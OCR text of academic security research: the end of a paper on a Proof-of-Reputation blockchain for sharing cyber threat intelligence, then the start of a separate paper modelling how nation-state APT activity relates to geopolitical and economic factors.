


Figure 11: The security performance of PoR-based CTI sharing model. (a) $R_{\text{init}} = 50$, $R_{\text{thld}} = 10$, $M = 5$. (b) $R_{\text{init}} = 50$, $R_{\text{thld}} = 10$, $M = 15$. (c) $R_{\text{init}} = 50$, $R_{\text{thld}} = 20$, $M = 5$. (d) $R_{\text{init}} = 50$, $R_{\text{thld}} = 20$, $M = 15$.

uses the double confirmation mechanism to reach consensus; thus, it has a good defense against attacks.

6.2. Evaluations. We conducted the experiments using a computer with an Intel Core i5 and 16 GB RAM running macOS operating system. The construction of the reputation model is implemented using Python3.6. The PoR consensus algorithm uses Golang1.14.7. To further test the performance of the proposed approach in a cluster environment, we use the technology of container, thread, and virtual machine to represent the different network nodes, the technology of container, thread, and virtual machine are implemented with goreman0.3, docker18.09 and VMware fusion11.5.5. We created a test network in a simulation environment to confirm our approach can meet CTI sharing and exchange requirements.

We compare the PoR-based CTI sharing model with other consortium blockchain-based CTI sharing models that use different consensus algorithms discussed as follows:

(1) Byzantine Fault Tolerance Consensus Based Model. Store the proposal of CTI into a block is a permitted operation when confirmed by most members of the CTI sharing collaboration consortium. Every two nodes need to verify with each other to confirm CTI proposal to prevent Byzantine attacks in the network. A typical example of this model is Tendermint [41].

(2) Crash Fault Tolerance Consensus Based Model. Store the proposal of CTI into a block is a permitted operation when most members in CTI sharing collaboration consortium agree with it. This model




Figure 12: Latency to reach consensus with different nodes. (a) Compared with the CFT-based model. (b) Compared with the BFT-based model.

can achieve low latency and high throughput, but it only is used in a nonbyzantine environment. The typical example of this model is HyperledgerFabric [42] (v1.4 and above).

6.2.1. Experiment 1: The Security of the PoR-Based CTI Sharing Model. The security of the PoR-based CTI sharing model is measured by the cost of time in distinguish byzantine nodes in the network. We use the metrics of 'Quality of Detection in Byzantine Node (QoD)' to quantify the performance in security. The calculation method of QoD is described in (6), where $\sum$ Consensus means the time consumed of total threat proposal in reach consensus, $\sum$ ByzantineNode indicates the time consumed that all byzantine nodes were determined to be unfaithful node in the network.

$$\mathrm{QoD} = \frac{\sum_{t_{0,i}}^{t_{\mathrm{current},i}} \text{Byzantine Node}}{\sum_{t_{0,i}}^{t_{\mathrm{current},i}} \text{Consensus}}. \tag{6}$$

The experiment has been simulated under various conditions: Reputation weight, Reputation score threshold, Probability of byzantine behavior, The number of nodes. The experiment results in Figure 11 illustrate that the time increase as the proportion of the byzantine nodes and the scale of the sharing collaboration consortium varies.

6.2.2. The Efficiency Comparison of Different Sharing Models. The method of our evaluation is measuring the efficiency by latency and throughput. Latency refers to the time required for a single proposal of CTI to reach the consensus on the whole network, the process of a proposal update in the blockchain, including the reputation model computing phase and consensus phase. The experiment compares the latency between the PoR-based CTI sharing model and other blockchain CTI sharing models, as shown in Figure 12. Although the latency of our approach is worse than the CFT-based model by about 20% due to the confirmation mechanism of the reputation model in the PoR algorithm, it is still remarkably better than the CFT-based model.

Throughput is represented in the PoR consensus algorithm as the number of transactions of the CTI proposal that reach a consensus over time. We use ten client nodes to generate 1000 transactions of CTI proposal and calculate the corresponding throughput based on the time required to reach a consensus under different numbers of transactions. As shown in Figure 13, with the number of nodes being further increased, our proposed approach's throughput is better than the BFT-based model. In addition, there is a loss of about 30% in throughput compared with the CFT-based model because of byzantine fault tolerance supported by our approach.

6.2.3. Efficiency Performance Comparison under Massive CTI Data. Rapid information sharing is an essential attribute of CTI data, determined by the nature of cybersecurity attacks. For example, 60 percent of malicious domains have a survival time of one hour or less, which means that the value of some CTI data can be zeroed out in a very short period. In addition, the amount of threat intelligence data is hard to count in the CTI sharing system, massive CTI data can hinder the efficiency performance of blockchain network.

Therefore, in this experiment, we compare the PoR-based CTI sharing model with the PBFT-based CTI sharing model [37] for efficiency performance to prove that our approach can perform well in the real network environment of massive CTI data. In the simulation environment, we use 100-client nodes to generate a large number of CTI proposal transactions; the size of every CTI proposal generated is 256 KB. As shown in Figure 14, the efficiency performance of the PoR-based CTI sharing model is better than the PBFT-based CTI sharing model due to communicational complexity is greatly improved. As the number of CTI transactions




Figure 13: The performance of throughput with different nodes.




Figure 14: Efficiency performance comparison under massive CTI data.

increases, the PoR-based CTI sharing model takes less time to reach consensus than the PBFT-based CTI sharing model.

6.3. Summary. In the simulation environment, compared to the Crash Fault Tolerance Consensus Based Model, the PoR-based CTI sharing model requires an additional reputation computing process, so there is a loss in efficiency of consensus. However, our model still has advantages in latency and throughput performance compared to the Byzantine Fault Tolerance Consensus Based Model. Thus, our results show that the PoR-based CTI sharing model reaches a better performance balance in speed, scalability, security, and byzantine fault tolerance.

7. Conclusions and Future Works

This paper's contributions include a novel cyber threat intelligence (CTI) sharing approach using consortium blockchain that leverages advancements in consortium blockchain and distributed reputation management systems to automated process and defends against cyber-attack threats, as well as a consensus algorithm called PoR (Proof-of-Reputation)-based reputation model for meeting the effectiveness and security requirements. We devised three test scenarios in a simulation environment to evaluate the proposed approach. Our evaluation results from simulation results show that the proposed PoR-based CTI sharing model can achieve the needs of exchange of threat intelligence data in terms of performance of speed, scalability, and security. Thus, it can be applied to CTI sharing and exchange scenarios.

Although our approach can defend against blockchain attacks such as bribery attacks, it would be worthwhile to design and implement a defense mechanism for the tailored attacks in the future, such as nodes with high trust scores beginning to generate false high-level threat proposals maliciously. Tailored attacks in the example are essentially one of a poisoning attack. It aims to deliberately increase the error rate of CTI by inputting untruthful threat proposals and making the organization vulnerable to advanced attacks. So, the reinforcement learning method or adversarial network can be used to find the optimal defense mechanism, which also is our next research idea.

Data Availability

All data included in this study are available upon request to the corresponding author.

Conflicts of Interest

The authors declare that there are no conflicts of interest regarding the publication of this paper.

Acknowledgments

This research work was supported by the Ministry of Education Industry-University Cooperation Collaborative Education Project.

References

[1] L. Yue, P. Liu, He. Wang, W. Wang, and Y. Zhang, "Overview of threat intelligence sharing and exchange in cybersecurity," *Journal of Computer Research and Development*, vol. 57, no. 10, pp. 2052–2065, 2020.

[2] O. Yurekten and M. Demirci, "Citadel: Cyber Threat Intelligence Assisted Defense System for Software-Defined Networks," *Computers & Security*, vol. 191, Article ID 108013, 2021.

[3] T. D. Wagner, K. Mahbub, E. Palomar, and A. E. Abdallah, "Cyber Threat Intelligence Sharing: Survey and Research Directions," *Computers & Security*, vol. 87, Article ID 101589, 2019.

[4] PI. Llc, *Exchanging Cyber Threat Intelligence: There Has to Be a Better Way Sponsored by IID Independently Conducted by*, Ponemon Institute LLC, Traverse City. Michigan, USA, 2014.

[5] G. Lu, Y. Liu, Y. Chen, C. Zhang, Y. Gao, and G. Zhong, "A comprehensive detection approach of wannacry: principles,

rules and experiments," in *Proceedings of the 2020 International Conference on Cyber-Enabled Distributed Computing and Knowledge Discovery (CyberC)*, pp. 41–49, Chongqing, China, October 2020.

[6] W. Tounsi and H. Rais, "A Survey on Technical Threat Intelligence in the Age of Sophisticated Cyber Attacks," *Computers & Security*, vol. 72, 2017.

[7] D. Chismon and M. Ruks, *Threat Intelligence: Collecting, Analysing, Evaluating*, MWR Infosecurity, UK Cert, United Kingdom, 2015.

[8] F. Skopik, G. Settanni, and R. Fiedler, "A problem shared is a problem halved: a survey on the dimensions of collective cyber defense through security information sharing," *Computers & Security*, vol. 60, pp. 154–176, 2016.

[9] D. Homan, I. Thorpe, and C. Thorpe, "A new network model for cyber threat intelligence sharing using blockchain technology," in *Proceedings of the 2019 10th IFIP International Conference on New Technologies, Mobility and Security (NTMS)*, pp. 1–6, Canary Islands, Spain, June 2019.

[10] B. Bhushan and A. SinhaSagayamJ, "Untangling blockchain technology: a survey on state of the art, security threats, privacy services, applications and future research directions," *Computers & Electrical Engineering*, vol. 90, Article ID 106897, 2021.

[11] A. Gruhler, B. Rodrigues, and B. Stiller, "A Reputation Scheme for a Blockchain-Based Network Cooperative Defense," in *Proceedings of the 2019 IFIP/IEEE Symposium on Integrated Network and Service Management (IM)*, pp. 71–79, IFIP/IEEE IM, Washington DC, USA, April 2019.

[12] T. Salman, M. Zolanvari, A. Erbad, R. Jain, and M. Samaka, "Security services using blockchains: a state of the art survey," *IEEE Communications Surveys & Tutorials*, vol. 21, no. 1, pp. 858–880, 2019.

[13] O. Cabana, M. Debbabi, B. Lebel, M. Kassouf, R. Atallah, and B. L. Agba, "Threat intelligence generation using network telescope data for industrial control systems," *IEEE Transactions on Information Forensics and Security*, vol. 16, pp. 3355–3370, 2021.

[14] Y. Yuan and F. Y. Wang, "Blockchain and cryptocurrencies: model, techniques, and applications," *IEEE Transactions on Systems, Man, and Cybernetics: Systems*, vol. 48, no. 9, pp. 1421–1428, 2018.

[15] S. Nakamoto, *Bitcoin: A Peer To Peer Electronic Cash System*, Consulted, 2008.

[16] D. Mingxiao, M. Xiaofeng, Z. Zhe, W. Xianwei, and C. Qijun, "A review on consensus algorithm of blockchain," in *Proceedings of the 2017 IEEE International Conference on Systems, Man, and Cybernetics (SMC)*, pp. 2567–2572, Banff, Canada, October 2017.

[17] D. Mazieres, "The stellar consensus protocol: A federated model for internet-level consensus," *Stellar Development Foundation*, vol. 32, 2015.

[18] X. Fu, H. Wang, and P. Shi, "A survey of Blockchain consensus algorithms: mechanism, design and applications," *Science China Information Sciences*, vol. 64, no. 2, Article ID 121101, 2021.

[19] D. Ongaro and J. Ousterhout, "In Search of an Understandable Consensus Algorithm," in *Proceedings of the 2014 USENIX Annual Technical Conference*, pp. 305–319, Philadelphia, United States, June 2014.

[20] L. Lamport, R. Shostak, and M. Pease, "The byzantine generals problem," *ACM Transactions on Programming Languages and Systems*, vol. 4, no. 3, pp. 382–401, 1982.

[21] M. Castro and B. Liskov, "Practical Byzantine fault tolerance," in *Proceedings of the Third Symposium on Operating Systems Design and Implementation (OSDI '99)*, pp. 173–186, USENIX Association, Berkeley, California USA, February 1999.

[22] Y. Chen, P. Liu, and W. Zhang, "Raft consensus algorithm based on credit model in consortium blockchain," *Wuhan University Journal of Natural Sciences*, vol. 2, no. 8, 2020.

[23] J. Zou, B. Ye, L. Qu, Y. Wang, M. A. Orgun, and L. Li, "A Proof-of-Trust consensus protocol for enhancing accountability in crowdsourcing services," *IEEE Transactions on Services Computing*, vol. 12, no. 3, pp. 429–445, 2019.

[24] L. e. Wang, Y. Bai, Q. Jiang, V. C. M. Leung, W. Cai, and X. Li, "Beh-raft-chain: a behavior-based fast blockchain protocol for complex networks," *IEEE Transactions on Network Science and Engineering*, vol. 8, no. 2, pp. 1154–1166, 2021.

[25] "STIX 2.1 Specification," 2022, https://docs.oasis-open.org/cti/stix/v2.1/cs01/stixv2.1-cs01.html.

[26] J. Friedman and M. Bouchard, *Definitive Guide to Cyber Threat Intelligence: Using Knowledge about Adversaries to Win the War against Targeted Attacks*, CyberEdge Group, Annapolis Exchange, Annapolis, MD, USA, 2015.

[27] C. Sauerwein, C. Sillaber, M. Andrea, and B. Ruth, "Threat Intelligence Sharing Platforms: An Exploratory Study of Software Vendors and Research Perspectives," in *Proceedings of the 13th International Conference on Wirtschaftsin for matik*, St. Gallen, Switzerland, February 2017.

[28] L. I. Jian-hua, "Overview of the technologies of threat intelligence sensing, sharing and analysis in cyber space," *Chinese Journal of Network and Information Security*, vol. 2, no. 2, pp. 16–29, 2016.

[29] a T. A. X. I. I. Hail, "Open Source Cyber Threat Intelligence Provider in STIX Format," 2022, http://hailataxii.com.

[30] Cybox, "Cyber Observable eXpression," 2022, https://cyboxproject.github.io/.

[31] S. Qamar, Z. Anwar, M. S. Rahman, E. Al-Shaer, and B. T. Chu, "Data-driven analytics for cyber-threat intelligence and information sharing," *Computers & Security*, vol. 67, pp. 35–58, 2017.

[32] D. B. Rawat, L. Njilla, K. Kwiat, and C. Kamhoua, "iShare: blockchain-based privacy-aware multi-agent information sharing games for cybersecurity," in *Proceedings of the 2018 International Conference on Computing, Networking and Communications (ICNC)*, pp. 425–431, Maui, HI, USA, March 2018.

[33] K. Huang, Y. Lian, F. Dengguo, H. Zhang, Y. Liu, and X. Ma, "Cyber security threat intelligence sharing model based on blockchain," *Journal of Computer Research and Development*, vol. 57, no. 4, pp. 836–846, 2020.

[34] W. Meng, E. W. Tischhauser, Q. Wang, Y. Wang, and J. Han, "When intrusion detection meets blockchain technology: a review," *IEEE Access*, vol. 6, Article ID 10188, 2018.

[35] C. J. Fung, Q. Zhu, R. Boutaba, and T. Başar, "Bayesian decision aggregation in collaborative intrusion detection networks," in *Proceedings of the 2010 IEEE Network Operations and Management Symposium - NOMS*, pp. 349–356, Osaka, Japan, April 2010.

[36] W. Li, Y. Wang, J. Li, and M. H. Au, "Toward a blockchain-based framework for challenge-based collaborative intrusion detection," *International Journal of Information Security*, vol. 20, no. 2, pp. 127–139, 2021.

[37] C. Yanugunti and S. S. Yau, "A blockchain approach to identifying compromised nodes in collaborative intrusion detection systems," in *Proceedings of the 2020 IEEE Intl Conf on Dependable, Autonomic and Secure Computing, Intl Conf*

on Pervasive Intelligence and Computing, Intl Conf on Cloud and Big Data Computing, Intl Conf on Cyber Science and Technology Congress (DASC/PiCom/CBDCom/CyberSciTech), pp. 87–93, Calgary, AB, Canada, August 2020.

[38] E. Bellini, Y. Iraqi, and E. Damiani, "Blockchain-based distributed trust and reputation management systems: a survey," *IEEE Access*, vol. 8, Article ID 21151, 2020.

[39] S. Qamar, Z. Anwar, M. A. Rahman, E. Al-Shaer, and B. T. Chu, "Data-driven analytics for cyber-threat intelligence and information sharing," *Computers & Security*, vol. 67, pp. 35–58, 2017.

[40] D. Bianco, "The pyramid of pain," 2013.

[41] E. Buchman, "Tendermint: Byzantine Fault Tolerance in the Age of Blockchains," Dissertation for Ph.D. Degree, University of Guelph, Guelph, Ontario, Canada, 2016.

[42] E. Androulaki, A. Barger, V. Bortnikov, C. Cachin, K. Christidis, and A. D. Caro, "Hyperledger fabric: a distributed operating system for permissioned blockchains," *Proceedings of the thirteenth EuroSys conference*, Porto, Portugal, April 2018.

Hindawi
Security and Communication Networks
Volume 2022, Article ID 5784674, 11 pages
https://doi.org/10.1155/2022/5784674

Research Article

Identifying Key Relationships between Nation-State Cyberattacks and Geopolitical and Economic Factors: A Model

Lorena González-Manzano,[1] **José M. de Fuentes**,[1] **Cristina Ramos**,[1] **Ángel Sánchez**,[2] **and Florabel Quispe**[3]

[1]*Computer Security Lab (COSEC), Department of Computer Science and Engineering, Universidad Carlos III de Madrid, Madrid 28911, Spain*
[2]*Department of Mathematics, Universidad Carlos III de Madrid, Madrid 28911, Spain*
[3]*Department of International Law, Ecclesiastical Law and Philosophy of Law, Universidad Carlos III de Madrid, Madrid 28911, Spain*

Correspondence should be addressed to Lorena González-Manzano; lgmanzan@inf.uc3m.es

Received 8 October 2021; Revised 23 February 2022; Accepted 8 June 2022; Published 29 June 2022

Academic Editor: Konstantinos Rantos

Nation-state cyberattacks, and particularly Advanced Persistent Threats (APTs), have rocketed in the last years. Their use may be aligned with nation-state geopolitical and economic (GPE) interests, which are key for the underlying international relations (IRs). However, the interdependency between APTs and GPE (and thus IRs) has not been characterized yet and it could be a steppingstone for an enhanced cyberthreat intelligence (CTI). To address this limitation, a set of analytic models are proposed in this work. They are built considering 234M geopolitical events and 306 malicious software tools linked to 13 groups of 7 countries between 2000 and 2019. Models show a substantial support for launched and received cyberattacks considering GPE factors in most countries. Moreover, strategic issues are the key motivator when launching APTs. Therefore, from the CTI perspective, our results show that there is a likely *cause-effect relationship* between IRs (particularly GPE relevant indicators) and APTs.

1. Introduction

Cyberthreats have been on the rise in the last years, with cyberthreat intelligence (CTI) being a key subject to mitigate damage in the cyberspace. According to the latest EUROPOL's Internet Organized Crime Threat Assessment, cybercriminals have evolved their modus operandi to improve their success rate [1]. As such, the World Economic Forum has identified cyberattacks as the greatest non-environmental threat to humanity [2].

Beyond traditional malwares (e.g., ransomware, trojans, etc.), a particular set of advanced threats are also increasing: Advanced Persistent Threats (APTs). APTs are typically carried out by powerful actors which count on substantial resources to build a long-lasting malware [3]. Although the attribution is typically cumbersome, it is generally accepted that most of the APTs are state-sponsored. For example, CozyDuke APT is allegedly linked to the Russian-based APT29 group [4]. As opposed to regular malwares, APTs are usually focused on stealing information or compromising devices. They have already been applied against other countries or opponents, such as the case of Chinese APTs against Tibetan organizations [5].

The relationship between targeted cyberattacks and international relations (IRs) has already been pointed out. From a CTI perspective, it is quite useful for a better understanding of a particular incident. Particularly, the influence of geopolitical and economic issues (hereinafter, GPE) has been identified in concrete events [6, 7]. These cyberattacks may be human- or computer-focused. As an example of the first case, the recent COVID-19 pandemic has led to a substantial amount of disinformation campaigns [8]. However, computer-focused attacks have been at stake for a longer period and thus they are at the core of

this paper. For example, a large-scale distributed denial of service attack was launched by Russia over Estonia because of the latter moving a Soviet-era statue (Geers [9]). Overall, cyberattacks tied to cyberwars, or geopolitical conflicts, increased from 19% in 2018 to 27% in 2019 [10]. This has also led to some political agreements on the use of cyberspace. For example, China and Russia signed in 2015 an agreement on "cooperation in ensuring international information security" [11]. Despite the agreement, Russian-related APTs have been launched against China after that date.

The implications of the use of cyberspace to impact other countries have already been highlighted, even from the main actors. In this regard, China and Russia asked for an "international code of conduct for information security" back in 2011 [12]. In the same line, China stated in 2017 that "no country should pursue cyberhegemony, interfere in other countries' internal affairs, or engage in, condone, or support cyberactivities that undermine other countries' national security." Despite these political statements, both China and Russia have been linked to a vast number of APTs against other countries. This trend has been followed by several other nations around the world. According to FireEye, countries such as Iran, Vietnam, or North Korea are among the most prominent ones [13]. Indeed, public attribution of cyberattacks has also been studied considering its political implications [14]. This particular feature calls for a potential *mutual influence* of IR (particularly GPE issues) and nation-state cyberattacks (APTs), which has been long studied. From a broader perspective, geopolitics has already been pointed out as an influencer for cyberattacks [15, 16]. With a closer focus, socioeconomic, psychosocial, and geopolitical factors of cybercrime are analysed in [17], being particularized in Nigeria. However, to the best of the authors' knowledge, this influence has not been empirically measured. Indeed, this problem cannot be addressed from the computer science or the IRs perspectives alone; an interdisciplinary approach is needed.

To overcome this limitation, in this paper, we aim to build a set of analytical models to determine the strength of the relationship between APTs and GPE matters, thus shedding light on a CTI process. For the sake of relevance, the models will be applied considering 13 of the most active APT groups according to the Thales-Verint index [18] and FireEye [13]. This results in 7 attacker countries and 6 victim ones.

This paper tackles two research questions, leading to the following contributions.

RQ1. Are there (possibly causal) relationships between GPE issues and APTs worldwide? Do such relationships hold for a given region or country?

(i) We provide a mathematical characterization of the relevance of this relationship.

(ii) We analyse this matter for attacks carried out and received by the United States, Russia, China, Iran, India, Vietnam, and North Korea, as they are linked to the most relevant APT groups worldwide.

RQ2. Which are the underlying motivations for each attacking country?

(i) We analyse the individual relevance of three GPE factors, namely, economical, strategical, and warfare motivators on launching APT-based cyberattacks. This allows characterizing the alignment of APTs with the national strategy of the attacking country, which has been pointed out as an open research issue [19].

This paper is structured as follows. Section 2 analyses related works. Afterwards, Section 3 introduces the background and describes the applied methodology. Section 4 presents results. Lastly, Section 5 concludes the paper and points out future research directions.

2. Related Works

In the last 10 years, in the CTI context, many efforts have been made to analyse APTs. From a technical perspective, MITRE corporation has developed MITRE ATT&CK, a repository of attacks and techniques [20]. In this project, groups of attacks are linked to APTs and their purported origins, leading to MITRE Groups catalogue. At academic level, [21, 22] studied multiple APTs in terms of their deployment and evolution, from the initial system compromise to its control. By contrast, [23] analysed some common attack methods and tools used by APTs, while [24] studied behaviours of multiple APTs and their protection measures. Reference [25] presented a deeper analysis, identifying APTs in which actors, type, and content can be deduced. Moreover, [26] developed a survey on APTs, presenting a systematic review of their methods and techniques, as well as methods for their detection.

From a sociopolitical perspective, several years ago, in 1998, [27] searched for a cause-and-effect model of attacks on information systems, called cyberattacks nowadays. Later, [28] presented a theoretical study of a subset of cyberattacks, from 1995 to 2009, with political, sociocultural, and economic motivation. Although they are not related to APTs, it is pointed out that cyberattacks are strongly correlated to political and cultural conflicts. Similarly, but without a clear link to cyberattacks, [29] presented a theoretical discussion towards political, technological, and scientific factors in terms of cybersecurity politics. Moreover, [30] considered cyberattacks as social events associated with social, political, economic, and cultural (SPEC) factors to understand the motivations behind them. In particular, the correlation of variables and network analysis is used to assess the relevance of factors such as corruption and the income difference. Just in the social dimension, [31] analysed cyberattacks to build a threat model based on past and current social events through a Formal Concept Analysis (FCA) approach and a Fact Proposition Space (FPS) inference technique. Knowledge is acquired from news articles and the evaluation is carried out over 14 news articles linked to some cyberattacks from 1995 to 2010.

On the other hand, without mentioning APTs, but using the term state-sponsored cyberattacks, [32] analysed incidents of such attacks regarding intra- and interindustry trade. The evaluation of the proposal involves variables such

as cyberespionage campaigns, information about trade data, GDP per capita, or conflict data. In a more recent approach, [33] presented a GPE analysis to cover which countries strategic motivations are in line with the observed attacker activity from an APT attribution perspective. Who benefits from the attacks is discussed, pointing out political and economic interests but in a general way and without focus on APTs. Last but not least, [34] used event data and a proprietary cyberincident dataset to investigate what happens between countries when cyberconflict is used in foreign policy interactions. It is found that only distributed denial of service attacks affect relationships between states, as well as the change of political behaviour and policies.

Table 1 presents an analysis of existing CTI approaches related to the presented proposal. It points out if they deal with APTs; if they handle, discuss, or analyse GPE factors; if they address any of our proposed research questions; and, finally, the applied methodology and dataset. In light of existing studies, some of them focus on APTs and some other on social or sociopolitical matters related to cyberattacks, but no proposal has modelled and analysed relationships between APTs and GPE concerns. Moreover, in terms of methodology, [32] is the only proposal that applies regression models as in our proposal (introduced later in Section 3.2). However, their models are different as they are used for different purposes. Finally, considering datasets, most of them focus on cyberattacks in general, not in APTs. Just [32, 34] used a dataset involving some APT but their number is quite limited. As a matter of fact, most of their cyberattacks are already included in our study (see Section 3.2.1 for details on our dataset). Moreover, they do not include information of victims or attacked sectors, which are essential to address our research questions.

3. Materials and Methods

3.1. Background. In this section, three basic notions for this proposal are introduced. In particular, the notion of APT is introduced in Section 3.1.1. Afterwards, the Goldstein scale is presented in Section 3.1.2 to rate sociopolitical events. Lastly, linear models required to build the analytical model are described in Section 3.1.3.

3.1.1. APT Concepts. An APT is a sophisticated long-term attack launched against a specific targeted entity [35]. Although attribution is not straightforward, researchers agree that these types of attacks are usually coordinated by highly specialized and skilled teams, usually funded by (or linked to) governments or nation states (hereafter referred to as APT groups) [36]. Each APT group materialises its cyberattacks in the form of campaigns, and each campaign has a set of technical indicators associated with it, such as start and end dates, Software Tools (STs), and victims. In this paper, the amount of cyberattacks (sent or received) has been measured by the number of STs in use per year. For example, the Chinese APT group called APT10 developed the "menuPass" campaign with 3 used STs in 2016, namely, ChChes, PlugX, and Poison Ivy [37]. We adopt this indicator as it is clearly stated in all considered reports. Indeed, although the number of victims could also be taken into account, some of them could not be known and this would have a negative impact on the robustness of the data at stake.

